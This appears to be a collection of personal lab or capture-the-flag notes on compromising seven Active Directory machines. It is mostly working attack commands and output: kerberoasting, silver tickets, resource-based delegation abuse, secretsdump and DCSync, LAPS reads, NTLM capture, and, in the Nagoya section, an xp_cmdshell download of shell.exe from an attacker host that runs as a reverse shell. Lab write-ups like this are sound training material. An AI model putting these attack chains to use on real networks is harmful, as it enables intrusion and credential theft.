├── Sian.Gordon
├── Tracy.Wood
└── Victor.Kelly
135/593/rpc — all denied for anonymous login
1433/mssql
Foothold

BloodHound time
- Pulled all data using the
info:infocreds and loaded it into BloodHound - Enumerated the SMB share with the
infouser, found default password files

- Password spraying => found user creds discovery:Start123!
- Logged into MSSQL as
discovery:
SQL (hrappdb-reader  hrappdb-reader@hrappdb)> select * from sysauth
id   name               password
--   ----------------   ----------------
0    b'hrapp-service'   b'Untimed$Runny'
- Found another credential: hrapp-service:Untimed$Runny
- Next credential:
hazel.green:haze1988— found via targeted kerberoasting:
python targetedKerberoast.py --dc-ip $ip -v -d 'hokkaido-aerospace.com' -u "hrapp-service" -p 'Untimed$Runny' --request-user "HAZEL.GREEN"
- Got the hash and cracked it.
hazel.greenhas force-password-reset permission onmolly.smith:
net rpc password "MOLLY.SMITH" "fuckyewbro123" -U "hokkaido-aerospace.com"/"HAZEL.GREEN"%"haze1988" -S $ip
- Logged in as
mollyto RDP — Molly is a Server Operator:- Can start/stop almost any service, and change service configs
- Changed a
LocalSystemservice config file to a reverse shell, restarted the service
Monteverde
Domain: MEGABANK.LOCAL
1. Infrastructure Overview
Nmap Scan

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-05-16 19:10:51Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: MEGABANK.LOCAL, Site: Default-First-Site-Name)
2. External / Unauthenticated Recon
- ✅ AS-REP Roasting:
GetNPUsers.py -no-pass -usersfile users.txt - ✅ SMB Null Session:
smbclient -L //10.10.10.10 -N - ⬜ LDAP Anonymous Bind:
ldapsearch -x -H ldap://10.10.10.10 - ⬜ RPC Null Session:
rpcclient -U "" -N 10.10.10.10 - ⬜ Kerbrute
- ✅ Lookupsids
- ✅ Enum4linux
Findings
- LDAP anonymous query enabled — found user creds
MEGABANK.LOCAL\SABatchJobs:SABatchJobs - SMB share (
\\mhope\azureuploads):
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
<Obj RefId="0">
  <TN RefId="0">
    <T>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</T>
    <T>System.Object</T>
  </TN>
  <ToString>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</ToString>
  <Props>
    <DT N="StartDate">2020-01-03T05:35:00.7562298-08:00</DT>
    <DT N="EndDate">2054-01-03T05:35:00.7562298-08:00</DT>
    <G N="KeyId">00000000-0000-0000-0000-000000000000</G>
    <S N="Password">4n0therD4y@n0th3r$</S>
  </Props>
</Obj>
</Objs>
3. Credentials
| Username | Password/Hash | Source |
|---|---|---|
| SABatchJobs | SABatchJobs | Default creds enum via ldapsearch |
| mhope | 4n0therD4y@n0th3r$ | SMB |
4. BloodHound Analysis
Identified Paths: (none noted)
5. Lateral Movement & Privilege Escalation
mhope—evil-winrm:
Everyone                                    Well-known group S-1-1-0
BUILTIN\Remote Management Users             Alias            S-1-5-32-580
BUILTIN\Users                               Alias            S-1-5-32-545
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11
NT AUTHORITY\This Organization              Well-known group S-1-5-15
MEGABANK\Azure Admins                       Group            S-1-5-21-391775091-850290835-3566037492-2601
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
- The Azure Admins group can be abused to get the local Administrator’s credentials:
- Azure AD Connect stores encrypted admin account creds in the SQL database, so it can run smoothly without needing high perms every time
- A user in Azure Admins can connect to the database and recover the key using Azure AD Connect
- Reference: github.com/Hackplayers/PsCabesha-tools — Azure-ADConnect.ps1
- Used the recovered Administrator creds to log in as local admin on the DC.
Nagoya
Domain: nagoya-industries.com
1. Infrastructure Overview
- DC: nagoya.nagoya-industries.com
- Target Name: NAGOYA-IND
- Domain SID:
S-1-5-21-1969309164-1513403977-1686805993
nmap scan

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 125 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 125 Microsoft IIS httpd 10.0
  |_http-title: Nagoya Industries - Nagoya
88/tcp    open  kerberos-sec  syn-ack ttl 125 Microsoft Windows Kerberos (server time: 2026-05-02 09:53:38Z)
135/tcp   open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 125 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 125 Microsoft Windows Active Directory LDAP (Domain: nagoya-industries.com, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 125
464/tcp   open  kpasswd5?     syn-ack ttl 125
593/tcp   open  ncacn_http    syn-ack ttl 125 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 125
3268/tcp  open  ldap          syn-ack ttl 125 Microsoft Windows Active Directory LDAP
2. External / Unauthenticated Recon
- ⬜ AS-REP Roasting:
impacket-GetNPUsers <DOMAIN>/<USERNAME> -no-pass -dc-ip <DC_IP> - ⬜ SMB Null Session:
smbclient -L //10.10.10.10 -N - ✅ LDAP Anonymous Bind:
ldapsearch -x -H ldap://10.10.10.10 - ⬜ RPC Null Session:
rpcclient -U "" -N 10.10.10.10 - ✅ Kerbrute
- ✅ Lookupsid
Findings
- SMB: anonymous login successful
- Kerbrute username finding:
administrator@nagoya-industries.com,nagoya@nagoya-industries.com, plus a run against a/teamusername list withusername-anarchy - Port 80:
info@nagoya-industries.com
Nagoya Industries
123 Main Street
Nagoya, Japan
P: +81 123-456-7890
- Found a username list at
/team
3. Credentials
| Username | Password/Hash | Source |
|---|---|---|
| craig.carr | Spring2023 | nxc/seasons.txt |
| svc_mssql | Service1 / e3a0168bc21cfb88b95c954a5b18f57c | kerberoast |
| IAIN.WHITE | Hellobro123 | Abused GenericAll via craig.carr |
| christopher.lewis | Hellobro123 | Abused GenericAll via IAIN.WHITE |

4. BloodHound Analysis
Identified Paths:
5. Lateral Movement & Privilege Escalation
- Craig to IAIN.WHITE — abusing GenericAll to change the target’s password:
net rpc password "IAIN.WHITE" "Hellobro123" -U domain/"craig.carr"%"Spring2023" -S $ip
- IAIN.WHITE to CHRISTOPHER.LEWIS — abusing GenericAll again:
net rpc password "christopher.lewis" "Hellobro123" -U $domain/"iain.white"%"Hellobro123" -S $ip
- Logged in with
evil-winrmaschristopher.lewis. - Found an internal SQL service — set up port forwarding and logged into MSSQL:
impacket-mssqlclient 'nagoya-industries.com/SVC_MSSQL:Service1@127.0.0.1' -windows-auth
- No leads with the SQL instance itself — got a guest account.
- Used the
svc_mssqlcredentials to forge a silver ticket for Administrator:
impacket-ticketer -nthash 9ce4d4cee6d834e14258c357a89e269d -domain-sid S-1-5-21-1969309164-1513403977-1686805993 -domain nagoya-industries.com -spn MSSQL/nagoya.nagoya-industries.com -user-id 500 Administrator
- Used the TGS to log in as Admin to SQLEXPRESS:
// krb5user.conf
[libdefaults]
    default_realm = NAGOYA-INDUSTRIES.COM
    kdc_timesync = 1
    ccache_type = 4
    forwardable = true
    proxiable = true
    dns_lookup_realm = false
    dns_lookup_kdc = false
    rdns = false
    dns_canonicalize_hostname = false
    fcc-mit-ticketflags = true

[realms]
    NAGOYA-INDUSTRIES.COM = {
        kdc = nagoya.nagoya-industries.com
    }

[domain_realm]
    .nagoya-industries.com = NAGOYA-INDUSTRIES.COM

// Changed /etc/hosts to localhost — because chisel forwards 1433 to localhost

impacket-mssqlclient nagoya.nagoya-industries.com -k
- Enabled
xp_cmdshelland got a reverse shell:
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;

EXEC xp_cmdshell 'whoami';
EXEC xp_cmdshell 'wget http://192.168.45.171/shell.exe -O C:\Temp\shell.exe';
EXEC xp_cmdshell 'C:\Temp\shell.exe';
- Reverse shell as
svc_mssql.

- Potato attack → got SYSTEM shell.
Resourced
Recon Summary
Domain: resourced.local
IP: 92.168.133.175
OS: Windows

Nmap Scan:

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 125 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 125 Microsoft Windows Kerberos (server time: 2026-04-28 20:31:11Z)
135/tcp   open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 125 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 125 Microsoft Windows Active Directory LDAP (Domain: resourced.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 125
464/tcp   open  kpasswd5?     syn-ack ttl 125
593/tcp   open  ncacn_http    syn-ack ttl 125 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 125
3268/tcp  open  ldap          syn-ack ttl 125 Microsoft Windows Active Directory LDAP (Domain: resourced.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 125
3389/tcp  open  ms-wbt-server syn-ack ttl 125 Microsoft Terminal Services
  | rdp-ntlm-info:
  |   Target_Name: resourced
  |   NetBIOS_Domain_Name: resourced
  |   NetBIOS_Computer_Name: RESOURCEDC
  |   DNS_Domain_Name: resourced.local
  |   DNS_Computer_Name: ResourceDC.resourced.local
  |   Product_Version: 10.0.17763
5985/tcp  open  http          syn-ack ttl 125 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Enumeration
389/3268/ldap — no anonymous enumeration possible
139/445/smb
- Allows anonymous login
enum4linuxdumps info:
index: 0xeda RID: 0x1f4 acb: 0x00000210 Account: Administrator  Desc: Built-in account for administering the computer/domain
index: 0xf72 RID: 0x457 acb: 0x00020010 Account: D.Durant       Desc: Linear Algebra and crypto god
index: 0xf73 RID: 0x458 acb: 0x00020010 Account: G.Goldberg     Desc: Blockchain expert
index: 0xedb RID: 0x1f5 acb: 0x00000215 Account: Guest          Desc: Built-in account for guest access to the computer/domain
index: 0xf6d RID: 0x452 acb: 0x00020010 Account: J.Johnson      Desc: Networking specialist
index: 0xf6b RID: 0x450 acb: 0x00020010 Account: K.Keen         Desc: Frontend Developer
index: 0xf10 RID: 0x1f6 acb: 0x00020011 Account: krbtgt         Desc: Key Distribution Center Service Account
index: 0xf6c RID: 0x451 acb: 0x00000210 Account: L.Livingstone  Desc: SysAdmin
index: 0xf6a RID: 0x44f acb: 0x00020010 Account: M.Mason        Desc: Ex IT admin
index: 0xf70 RID: 0x455 acb: 0x00020010 Account: P.Parker       Desc: Backend Developer
index: 0xf71 RID: 0x456 acb: 0x00020010 Account: R.Robinson     Desc: Database Admin
index: 0xf6f RID: 0x454 acb: 0x00020010 Account: S.Swanson      Desc: Military Vet now cybersecurity specialist
index: 0xf6e RID: 0x453 acb: 0x00000210 Account: V.Ventz        Desc: New-hired, reminder: HotelCalifornia194!
- Creds found: V.Ventz:HotelCalifornia194!
135/593/rpc
- Allows null session
enumdomusersreturns useful info
3389
What Next?
- Using the found creds, ran BloodHound — the current user doesn’t have interesting privileges.
- SMB login — found a share with SAM, SYSTEM, and
.ditcredential files. Dumped them:

impacket-secretsdump -system registry/SYSTEM -ntds "./Active Directory/ntds.dit" LOCAL

- Interesting users:
L.Livingstone— Sysadmin =>GenericAllon the DC machine objectM.Mason— password expired
Foothold
Exploit
evil-winrm -i $ip -u L.Livingstone -H "19a3a7550ce8c505c2d46b5e39d6f808"
Result — shell obtained.
Privilege Escalation
Resource-Based Constrained Delegation (RBCD):
// Add a machine account to the domain
impacket-addcomputer -method SAMR -computer-name 'sysyem$' -computer-pass 'Summer2018!' -dc-ip 192.168.176.175 -domain-netbios RESOURCED -hashes :19a3a7550ce8c505c2d46b5e39d6f808 'RESOURCED.LOCAL/L.Livingstone'

// Set delegation to the new machine on the target machine
/usr/bin/impacket-rbcd -delegate-from 'sysyem$' -delegate-to 'ResourceDC$' -action 'write' -hashes :19a3a7550ce8c505c2d46b5e39d6f808 'RESOURCED.LOCAL/L.Livingstone'

// Get a service ticket for whatever DC service, as administrator
// cifs => DC file access, ldap => DCSync — let's try cifs
impacket-getST -spn 'cifs/RESOURCEDC.RESOURCED.LOCAL' -impersonate 'Administrator' -dc-ip 192.168.176.175 'RESOURCED/sysyem$:Summer2018!'

// Export to env variable
export KRB5CCNAME=$(pwd)/ticket.ccache
klist

sudo sh -c 'echo "192.168.120.181 resourcedc.resourced.local" >> /etc/hosts'

// psexec to get a shell as SYSTEM
impacket-psexec -k -no-pass resourcedc.resourced.local -dc-ip 192.168.120.18

// dcsync to get the krbtgt hash
.\mimikatz.exe "lsadump::dcsync /domain:Resourced.local /user:krbtgt" exit
Joining My Kali Machine to the Domain
realm discoverthe domainsudo realm join -U 'V.Ventz' resourced.local(using the found domain user credentials)
Sauna
Domain: EGOTISTICAL-BANK.LOCAL
1. Infrastructure Overview
- Target Name: SAUNA.EGOTISTICAL-BANK.LOCAL
- Domain SID:
S-1-5-21-2966785786-3096785034-1186376766
Nmap Scan

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
  |_http-server-header: Microsoft-IIS/10.0
  |_http-title: Egotistical Bank :: Home
  | http-methods:
  |   Supported Methods: OPTIONS TRACE GET HEAD POST
  |_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-05-16 04:32:58Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL, Site: Default-First-Site-Name)
2. External / Unauthenticated Recon
- ✅ AS-REP Roasting:
GetNPUsers.py -no-pass -usersfile users.txt - ✅ SMB Null Session:
smbclient -L //10.10.10.10 -N - ✅ LDAP Anonymous Bind:
ldapsearch -x -H ldap://10.10.10.10 - ⬜ RPC Null Session:
rpcclient -U "" -N 10.10.10.10 - ✅ Kerbrute
- ✅ Lookupsids
- ✅ Enum4linux
Findings
ldapsearchanonymous allowed —dn: CN=Hugo Smith,DC=EGOTISTICAL-BANK,DC=LOCAL- Valid username:
hsmith@EGOTISTICAL-BANK.LOCAL(via kerbrute userenum) - Enumerating port 80 revealed
fsmith@EGOTISTICAL-BANK.LOCAL impacket-GetNPUsersagainstfsmith:
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:b7ccc10b33aee34af57030bfd6f0745b$99612b7eedf3d9a8b393ed0530cce61d26d5dfe4f447197a14d168add3acf005b8a96a0b7f6dee20e67ec4d3c31112ac3ed6ec514a96a3719b5631641f1649d60e3af443360f41120903e98d460197cf8b1fc69fddabc1c6c225b0504b976bbca68e2ddcfe18067c2a3cb31b43ddde2bb267071a6a371c97118e8a96bea6c456b95a0078e02d1c2f2a7d495ac702d6ef7aeedd0b7bb4234ea8387c7b41f736fd517d816223644940ddb24fc364d2dc6d8cf7c2ed3f534cd7790f470bb3b2e3380706c34df42a7b0f55b1785864c714e1ca2f3b6c89a719dcb5d40a3a58e11ce32634f74023fad47eadbb541431935868a32eb307842b53f613e50b336490732d
3. Credentials
| Username | Password/Hash | Source |
|---|---|---|
| fsmith | Thestrokes23 | AS-REP Roasting |
| svc_loanmgr | Moneymakestheworldgoround! | winpeas |
4. BloodHound Analysis

Identified Paths:
5. Lateral Movement & Privilege Escalation
- Additional Winlogon credentials check:
=========|| Additonal Winlogon Credentials Check
EGOTISTICALBANK
EGOTISTICALBANK\svc_loanmanager
Moneymakestheworldgoround!
- Used the loan manager creds to abuse the BloodHound path.
impacket-secretsdump $domain/svc_loanmgr:'Moneymakestheworldgoround!'@$ip— dumped the Administrator hash.- Pass-the-hash to
evil-winrm. - Pwned.
Timelapse
Domain: timelapse.htb
1. Infrastructure Overview
- DC: dc01.timelapse.htb
- Domain SID:
S-1-5-21-671920749-559770252-3318990721
Nmap Scan

PORT      STATE SERVICE           REASON          VERSION
53/tcp    open  domain            syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec      syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-05-18 01:22:08Z)
135/tcp   open  msrpc             syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn       syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap              syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: timelapse.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?     syn-ack ttl 127
464/tcp   open  kpasswd5?         syn-ack ttl 127
593/tcp   open  ncacn_http        syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?          syn-ack ttl 127
3268/tcp  open  ldap              syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: timelapse.htb)
3269/tcp  open  globalcatLDAPssl? syn-ack ttl 127
5986/tcp  open  ssl/wsmans?       syn-ack ttl 127
  | ssl-cert: Subject: commonName=dc01.timelapse.htb
  | Issuer: commonName=dc01.timelapse.htb
2. External / Unauthenticated Recon
- ✅ AS-REP Roasting:
GetNPUsers.py -no-pass -usersfile users.txt - ✅ SMB Null Session:
smbclient -L //10.10.10.10 -N - ✅ LDAP Anonymous Bind:
ldapsearch -x -H ldap://10.10.10.10 - ✅ RPC Null Session:
rpcclient -U "" -N 10.10.10.10 - ✅ Kerbrute
- ⬜ Lookupsids
- ✅ Enum4linux
Findings
- SMB null session:
Sharename       Type      Comment
---------       ----      -------
ADMIN$          Disk      Remote Admin
C$              Disk      Default share
IPC$            IPC       Remote IPC
NETLOGON        Disk      Logon server share
Shares          Disk
SYSVOL          Disk      Logon server share
- Found a password-protected zip file — hashcat cracked it: supremelegacy
- Inside was a
.pfxfile, itself password protected — cracked to thuglegacy - Used
opensslto extract private keys from the pfx file and usedevil-winrm:
# zip crack
zip2john
# pfx crack
pfx2john
# extract private keys
openssl pkcs12 -in ./legacyy_dev_auth.pfx -out legacyy.pem -nodes

# evil-winrm
evil-winrm -i 10.129.237.6 -c legacyy.pem -k legacyy.pem -S
- Went inside — ran BloodHound, winpeas, enumerated, and enjoyed. (tags: pfx, pfx-winrm, pfx cracking, pfx to private key)
3. Credentials
| Username | Password/Hash | Source |
|---|---|---|
| svc_deploy | E3R$Q62^12p7PLlC%KWaxuaV | PowerShell history |
4. BloodHound Analysis
Identified Paths: (none noted)
5. Lateral Movement & Privilege Escalation
- Found
svc_deploycredentials in thelegacyyuser’s PowerShell history svc_deployis in thelaps_readersgroup- Read the local Administrator account password directly from the computer object:
([adsisearcher]"(&(objectCategory=computer)(ms-Mcs-AdmPwd=*))").FindAll() | % { New-Object PSObject -Property @{ Computer = $_.Properties.name[0]; LAPS_Password = $_.Properties.'ms-mcs-admpwd'[0] } }
- Reference: thehacker.recipes — read LAPS password
Tags noted: read machine account password, LAPS readers group, LAPS reader.
Vault
Recon Summary
IP: 192.168.236.172
OS: Windows
Domain: vault.offsec0

PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 125 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 125 Microsoft Windows Kerberos (server time: 2026-04-27 17:22:51Z)
135/tcp   open  msrpc         syn-ack ttl 125 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 125 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 125 Microsoft Windows Active Directory LDAP (Domain: vault.offsec0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 125
464/tcp   open  kpasswd5?     syn-ack ttl 125
593/tcp   open  ncacn_http    syn-ack ttl 125 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 125
3268/tcp  open  ldap          syn-ack ttl 125 Microsoft Windows Active Directory LDAP (Domain: vault.offsec0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 125
3389/tcp  open  ms-wbt-server syn-ack ttl 125 Microsoft Terminal Services
Enumeration
135/593
- RPC — LSA doesn’t require authentication to find usernames given a SID
- Using
lookupsid, found usernames (tags: lookupsid, rpcclient):
rpcclient
  lookupnames Administrator
  lookupsids
/usr/bin/impacket-lookupsid anonymous@$ip -no-pass
498: VAULT\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: VAULT\Administrator (SidTypeUser)
501: VAULT\Guest (SidTypeUser)
502: VAULT\krbtgt (SidTypeUser)
512: VAULT\Domain Admins (SidTypeGroup)
513: VAULT\Domain Users (SidTypeGroup)
514: VAULT\Domain Guests (SidTypeGroup)
515: VAULT\Domain Computers (SidTypeGroup)
516: VAULT\Domain Controllers (SidTypeGroup)
517: VAULT\Cert Publishers (SidTypeAlias)
518: VAULT\Schema Admins (SidTypeGroup)
519: VAULT\Enterprise Admins (SidTypeGroup)
520: VAULT\Group Policy Creator Owners (SidTypeGroup)
521: VAULT\Read-only Domain Controllers (SidTypeGroup)
522: VAULT\Cloneable Domain Controllers (SidTypeGroup)
525: VAULT\Protected Users (SidTypeGroup)
526: VAULT\Key Admins (SidTypeGroup)
527: VAULT\Enterprise Key Admins (SidTypeGroup)
553: VAULT\RAS and IAS Servers (SidTypeAlias)
571: VAULT\Allowed RODC Password Replication Group (SidTypeAlias)
572: VAULT\Denied RODC Password Replication Group (SidTypeAlias)
1000: VAULT\DC$ (SidTypeUser)
1101: VAULT\DnsAdmins (SidTypeAlias)
1102: VAULT\DnsUpdateProxy (SidTypeGroup)
1103: VAULT\anirudh (SidTypeUser)
- SMB share has write access — put a
.urlfile in it and catch the NTLM hash in Responder.
Foothold
Vulnerability — (not separately noted; see exploit below)
Exploit
// responder command
sudo responder -v -I tun0 -A

// ntlm-theft
python ntlm_theft.py -g scf -s 192.168.45.171 -f aoo
- Cracked the captured NTLM hash.
Result — hash captured and cracked.
Privilege Escalation
- Ran BloodHound
- Found user
anirudhhas generic write access on Default Domain Policies - Used SharpGPOAbuse to add
anirudhto the DC’s local admin group - Reference: medium.com/@raphaeltzy13 — GPO abuse